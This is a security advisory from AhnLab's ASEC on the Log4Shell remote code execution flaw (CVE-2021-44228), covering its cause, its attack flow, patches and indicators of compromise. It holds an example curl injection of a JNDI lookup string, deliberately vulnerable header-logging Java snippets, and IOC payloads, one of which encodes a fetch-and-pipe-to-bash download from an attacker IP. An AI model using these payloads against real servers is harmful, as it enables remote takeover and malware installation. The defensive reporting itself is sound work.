TLP: AMBER

Analysis Report on Apache Log4Shell (CVE-2021-44228) Vulnerability

V1.2

AhnLab Security Emergency Response Center (ASEC)

Dec. 17, 2021

AhnLab

Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Precautions
TLP: RED	Reports only provided for certain clients and tenants	**Documents that can only be accessed by the recipient or the recipient department** Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	**Can be copied and distributed within the recipient organization (company) of reports** Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	**Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training** Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

Remarks

If the report includes statistics and indices, some data may be rounded,
meaning that the sum of each item may not match the total.

The version information of this report is as follows:

Version	Date	Details
1.0	2021-12-13	First release
1.1	2021-12-15	Updated
1.2	2021-12-17	Updated

Contents

CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Overview

Log4Shell (CVE-2021-44228) is a remote code execution vulnerability that occurs in the Apache Log4j 2 library and has a CVSS score of 10, signifying the highest level of severity.

The Log4j library where the vulnerability occurs is a Java-based open-source utility program used to record logs for programs. The threat actor used certain strings when saving logs with Log4j to induce a Java object in a remote server to be executed.

This vulnerability occurs in most Java software that uses Log4j, and its scope of damage is wide as it falls under zero-day vulnerabilities which are used in attacks before the patches are released. It also enables easy attacks through HTTP communication. There are increasing attempts of attack that exploit this vulnerability and target various servers and systems around the world.

This vulnerability was first reported by Alibaba Cloud's security team to the Apache Software Foundation on November 24, 2021. Afterward, on December 10, the Log4j 2.15.0 version update patch was released. The Log4j 2.15.1 version was released on December12. However, a new vulnerability (CVE-2021-45046) that operates on versions 2.15.0 and earlier was found on December 13, and patched in 2.16.0.

This report explains the cause of the CVE-2021-44228 vulnerability and countermeasures that can be taken.

The product versions affected by the CVE-2021-44228 vulnerability are outlined in Table 1 below.

Product Name	Version
Apache Log4j	Versions 2.0-beta9 - 2.14.1

Table 1. Product versions affected by the vulnerability

Cause of Vulnerability

The CVE-2021-44228 (Log4Shell) vulnerability is a remote code execution vulnerability. When the Log4j library is used to save a log, it checks the string format; if the string is in the format of "${jndi:ldap://Java Object URL}", Log4j allows the remote Java object to be executed in the local server.

JNDI is an acronym for Java Naming and Directory Interface, and it is a directory service that allows Java programs to search for certain data through the directory. Among the various methods that support JNDI, the LDAP protocol is used to provide a means of finding Java objects from servers with the "ldap://localhost:1389/o=JarPlugin" format.

The CVE-2021-44228 vulnerability occurs because of the lookups feature which allows certain Java objects to be referenced from the Log4j library with the format ${prefix:name}. This syntax can also be used in the process of recording logs, and through a simple method such as adding a value like "${jndi:ldap://Java Object URL}", allows a malicious code in a remote location to be executed.

This way, the threat actor can write various attack codes; codes such as the one in Table 2 which records strings sent as the “User-Agent” and “X-Api-Version” headers of HTTP communications in the log can be used to invoke the vulnerability.

```
Manager.getLogger(VulnerableLog4jExampleHandler.class.getName());
...
String userAgent = he.getRequestHeader("user-agent");
String response = "<h1>Hello There, " + userAgent + "!</h1>";
log.error("Request User Agent:{}", userAgent);
```

```
private static final Logger logger = LogManager.getLogger("HelloWorld");
...
public String index(@RequestHeader("X-Api-Version") String apiVersion){
logger.info("Received a request for API version " + apiVersion);
return "Hello, world!"}
```

Table 2. Example of a code that can invoke the vulnerability

As shown below, the threat actor used the “X-Api-Version” header to transmit the "${jndi:ldap://Java Object URL}" string and was able to automatically execute the Java object at "xxx.xxx.xxx.xxx/a" in the server.

```
# curl <Victim-Addr>:8080 -H 'X-Api-Version: ${jndi:ldap://xxx.xxx.xxx.xxx/a}'
```

Table 3. Example vulnerability attack command

Vulnerability Attack Process

The operation process of the CVE-2021-44228 vulnerability is shown in Figure 1.



Figure 1. Attack process involving the Log4Shell vulnerability

The threat actor sends a request with an "X-Api-Version" header of the HTTP packet containing the string ${jndi:ldap://attaker-server.com/a} to the target server. This string is not printed as a log through logger.info(⋯ + apiVersion); code, but it executes a Java class file (attacker-server.com/a) in the threat actor's server at a remote location due to the vulnerability.

There have also been cases of the "User-Agent" header being used in the vulnerability attack instead of the "X-Api-Version" header. In addition, as shown in Figure 1, there has been an actual attack case involving the transmission of a HTTP request containing a command code to have the command executed directly instead of having a malicious Java class file in a remote location executed.

The actual process of attack in an environment with the vulnerability will be explained based on

the POC code[1] published on GitHub.

As shown in Figure 2, the threat actor encodes the command to be executed in the target server in Base64, includes this data in the "X-Api-Version" header, and sends an HTTP request.



Figure 2. Remote command execution process via vulnerability exploitation (1)

This request is recognized as an object reference through the logger.info() function in the Log4j library with the vulnerability, and the LDAP request is followed with the address ${jndi:ldap://<LDAP-Server>/Basic/Command/<Base64_Enc>}. Here, the threat actor builds an environment for JNDI-Injection in the LDAP server, so that a malicious Java object already in operation is executed when this LDAP request is received.

Through this process, the operator's command statement is executed in the victim server, and as shown in Figure 2, the "Log4Shell_Infected" file is created under the /tmp folder.

[1] https://github.com/christophetd/log4shell-vulnerable-app

This way, the threat actor becomes able to not only create files but also execute various command statements directly in the target server.

Figure 3 shows the process of the threat actor exploiting the vulnerability to actively execute remote commands.
The threat actor builds an environment that enables remote object reference through JNDI-injection in the LDAP server. Then, as above, an HTTP query containing the address in the "X-Api-Version" header is sent to the target server.



Figure 3. Remote command execution process via vulnerability exploitation (2)

This request can execute Reverse Shell through port 4444 of the threat actor's LDAP server. Reverse Shell refers to a shell created by the threat actor opening the server's port and the victim establishing the connection to said port.

As shown in Figure 3, the threat actor can execute arbitrary commands in the victim system

that reverse connected to port 4444 of the LDAP server and obtain desired information.
As such, a simple method of sending an HTTP request to a server using a vulnerable Log4j can activate the vulnerability. The same vulnerability may arise during the process of logging strings in server applications and not just in the "User-Agent" header.

The malware strains downloaded through the vulnerability up to this point are Linux botnets[2] (Elknot, Mirai, Muhstik, etc.), CoinMiners (Kinsing), Khonsari ransomware,[3] Cobalt Strike Beacon Loader,[4] and the Nanocore RAT[5] tool. There is also a possibility of them being distributed through attack tools or worms.

The Log4Shell vulnerability has a very wide scope of attack targets and damage because it is a zero-day attack against Java framework-based servers that are run globally. Cases of attacks involving this vulnerability are continuously being reported. Also, this vulnerability is active in all products including Apache Log4j 2.0-beta9 released in September 2013 and onward as well as all software that uses Log4j to record logs. Thus, attacks involving this vulnerability can be used on a very wide range of products.

After the vulnerability was publicized, a security patch update was released on December 10, but following the discovery of a new vulnerability active in version 2.15.0—the most recent version as of December 13—another patch to version 2.16.0 was released.

As such, attacks exploiting the Log4Shell vulnerability are increasing worldwide, and there is a rising possibility of serial discoveries of additional Log4j vulnerabilities. Attacks that exploit this vulnerability may not only download malware but lead to APT-type infiltration attacks targeting specific victims, so individuals and companies must take preventative measures against these vulnerability attacks.

---

[2] https://blog.netlab.360.com/threat-alert-log4j-vulnerability-has-been-adopted-by-two-linux-botnets/

[3] https://businessinsights.bitdefender.com/technical-advisory-zero-day-critical-vulnerability-in-log4j2-exploited-in-the-wild

[4] https://www.microsoft.com/security/blog/2021/12/11/guidance-for-preventing-detecting-and-hunting-for-cve-2021-44228-log4j-2-exploitation

[5] https://twitter.com/JakubKroustek/status/1471621708989837316

Vulnerability Response Measures

All Apache Log4j versions from 2.0-beta9 to 2.15.0 are advised to have the update patch applied.

If patching this vulnerability is not an available option, the following method can be used as a temporary measure.

Log4j versions 2.0-beta9 - 2.15.0 (Excluding Log4j version 2.12.2)
Remove the JndiLookup class as follows # zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class

The version of the Log4j library installed in the system can be checked through the following process.

Open the "pom.xml" file in the Log4j install path and search for "log4j-core" to identify the "Version".

For more details on vulnerability mitigation, refer to the "Mitigation" section of the Apache Log4j Security Vulnerabilities[6] page.

[6] https://logging.apache.org/log4j/2.x/security.html

Vulnerability Update

A CVE-2021-44228 vulnerability patch was released through an update on December 10, 2021, but a new vulnerability active in versions 2.15.0 and earlier (CVE-2021-45046) was discovered on December 13; accordingly, a new update to version 2.16.0 was additionally released.

As of December 15 present, all versions of Apache Log4j from 2.0-beta9 to 2.15.0 are advised to have the update patch applied. Users must apply the latest version patch.

Version	Patch File Download Path
Log4j version 2.16.0	https://logging.apache.org/log4j/2.x/download.html

Table 4. Patch file download list

Additional upgrades are no longer supported for Log4j version 1.x. Users of these versions are at risk of being exposed to other security threats and are advised to apply the latest version update.

Apache Log4j is an all-around software used in various programs, so users of this software must have the vulnerability patch applied. The major applicable products and their vendors identified until now are as follows.

Applicable Software for Log4j	Major Vendors
Apache Druid	Cisco products[7]
Apache Dubbo	VMware products[8]
Apache Flink	Sonicwall products[9]
Apache Solr	
Apache Spark	
Apache Struts2	
Apache Tomcat	
ElasticSearch	
Flume	
Logstash	
Kafka	

[7] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-qRuKNEbd

[8] https://www.vmware.com/security/advisories/VMSA-2021-0028.html

[9] https://psirt.global.sonicwall.com/vuln-detail/SNWLID-2021-0032

Spring-Boot-starter-log4j2	

Table 5. List of applicable products for Log4j and their vendors

AhnLab Response Overview

The aliases and the engine version information of AhnLab products are shown below.

File Diagnosis

- Exploit/Java.Cve-2021-44228 (2021.12.13.03)
- Exploit/Script.Cve-2021-44228 (2021.12.13.03)

Network Detection

AIPS/HIPS

- Apache Log4j JndiManager JNDI Injection-1
- Apache Log4j JndiManager JNDI Injection-2
- Apache Log4j JndiManager JNDI Injection-3
- Apache Log4j JndiManager JNDI Injection-4
- Apache Log4j JndiManager JNDI Injection-5
- Apache Log4j JndiManager JNDI Injection-6
- Apache Log4j JndiManager JNDI Injection-7
- Apache Log4j JndiManager JNDI Injection-8
- Apache Log4j JndiManager JNDI Injection-9
- Apache Log4j JndiManager JNDI Injection-10
- Apache Log4j JndiManager JNDI Injection-11
- Apache Log4j JndiManager JNDI Injection-12
- Apache Log4j JndiManager JNDI Injection-13
- Apache Log4j JndiManager JNDI Injection-14
- Apache Log4j JndiManager JNDI Injection-15
- Apache Log4j JndiManager JNDI Injection-16
- Apache Log4j JndiManager JNDI Injection-17
- Apache Log4j JndiManager JNDI Injection-18

TrusGuard

- Apache_Log4j_JndiManager_JNDI_Injection-1(CVE-2021-44228)
- Apache_Log4j_JndiManager_JNDI_Injection-2(CVE-2021-44228)
- Apache_Log4j_JndiManager_JNDI_Injection-3(CVE-2021-44228)
- Apache_Log4j_JndiManager_JNDI_Injection-4(CVE-2021-44228)
- Apache_Log4j_JndiManager_JNDI_Injection-5(CVE-2021-44228)
- Apache_Log4j_JndiManager_JNDI_Injection-6(CVE-2021-44228)

- Apache_Log4j_JndiManager_JNDI_Injection-7(CVE-2021-44228)
- Apache_Log4j_JndiManager_JNDI_Injection-8(CVE-2021-44228)
- Apache_Log4j_JndiManager_JNDI_Injection-9(CVE-2021-44228)

Indicators Of Compromise (IOC)

File Hashes (MD5)

The MD5 of the related files are as follows. (However, sensitive samples may have been excluded.)

91894B8B8912DD54DFC5BEA4F8C3533A
95D9A068529DD2EA4BB4BEF644F5C4F5
B01BE3B067936B1593B2338FAFAE0222
DEBC49BF447AEEC949DA991A62FAD9C2

User-Agent HTTP Headers

${jndi:ldap://015ed9119662[.]bingsearchlib[.]com:39356/a}
${jndi:ldap://32fce0c1f193[.]bingsearchlib[.]com:39356/a}
${jndi:ldap://3be6466b6a20[.]bingsearchlib[.]com:39356/a}
${jndi:ldap://6c8d7dd40593[.]bingsearchlib[.]com:39356/a}
${jndi:ldap://7faf976567f5[.]bingsearchlib[.]com:39356/a}
${jndi:ldap://e86eafcf9294[.]bingsearchlib[.]com:39356/a}
${jndi:ldap://80.71.158[.]12:5557/Basic/Command/Base64/KGN1cmwgLXMgODAuNzEuMTU4LjEyL2xoLnNofHx3Z2V0IC1xIC1PLSA4MC43MS4xNTguMTIvbGguc2gpfGJhc2g=}

URL/IPs

The update status of URLs and IP addresses used in the Log4Shell vulnerability attack can be viewed on the following GitHub page.

- https://gist.github.com/gnremy/c546c7911d5f876f263309d7161a7217
- https://gist.github.com/ycamper/26e021a2b5974049d113738d51e7641d
- https://github.com/RedDrip7/Log4Shell_CVE-2021-44228_related_attacks_IOCs
- https://gist.github.com/superducktoes/9b742f7b44c71b4a0d19790228ce85d8
- https://cert-agid.gov.it/news/cert-agid-condivide-i-propri-ioc-per-la-mitigazione-degli-attacchi-log4shell/
- https://cert-agid.gov.it/download/log4shell-iocs.txt

References

[1] CVE-2021-44228
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228

[2] Apache Log4j Security Vulnerabilities
https://logging.apache.org/log4j/2.x/security.html

[3] [Alert] Apache Log4j 2 Vulnerability, Update Recommended
https://asec.ahnlab.com/en/29575/

[4] Apache Log4j Security Update Advisory
https://atip.ahnlab.com/ti/contents/security-advisory?i=0a053796-66db-4ce0-9c30-d3c19060670e

[5] Log4Shell (Log4j) Remote Code Execution Vulnerability (CVE-2021-44228)
https://atip.ahnlab.com/ti/contents/asec-notes?i=3bf5490b-4d4c-40b4-854b-91f701145199

[6] Threat Advisory: Critical Apache Log4j vulnerability being exploited in the wild
http://blog.talosintelligence.com/2021/12/apache-log4j-rce-vulnerability.html

[7] Another Apache Log4j Vulnerability Is Actively Exploited in the Wild (CVE-2021-44228)
https://unit42.paloaltonetworks.com/apache-log4j-vulnerability-cve-2021-44228/

[8] 8u121 Update Release Notes
https://www.oracle.com/java/technologies/javase/8u121-relnotes.html
https://blog.alyac.co.kr/3970?category=957259

[9] BlueTeam CheatSheet
https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592

[10] [Emergency] Almost All Servers at Risk! Highly Lethal 'Log4j' Vulnerability Identified
https://www.boannews.com/media/view.asp?idx=103257&kind=1

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea
Tel : +82 31 722 8000 | Fax : +82 31 722 8901
www.ahnlab.com
www.asec.ahnlab.com/en

About ASEC

AhnLab Security Emergency Response Center(ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. The ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.

AhnLab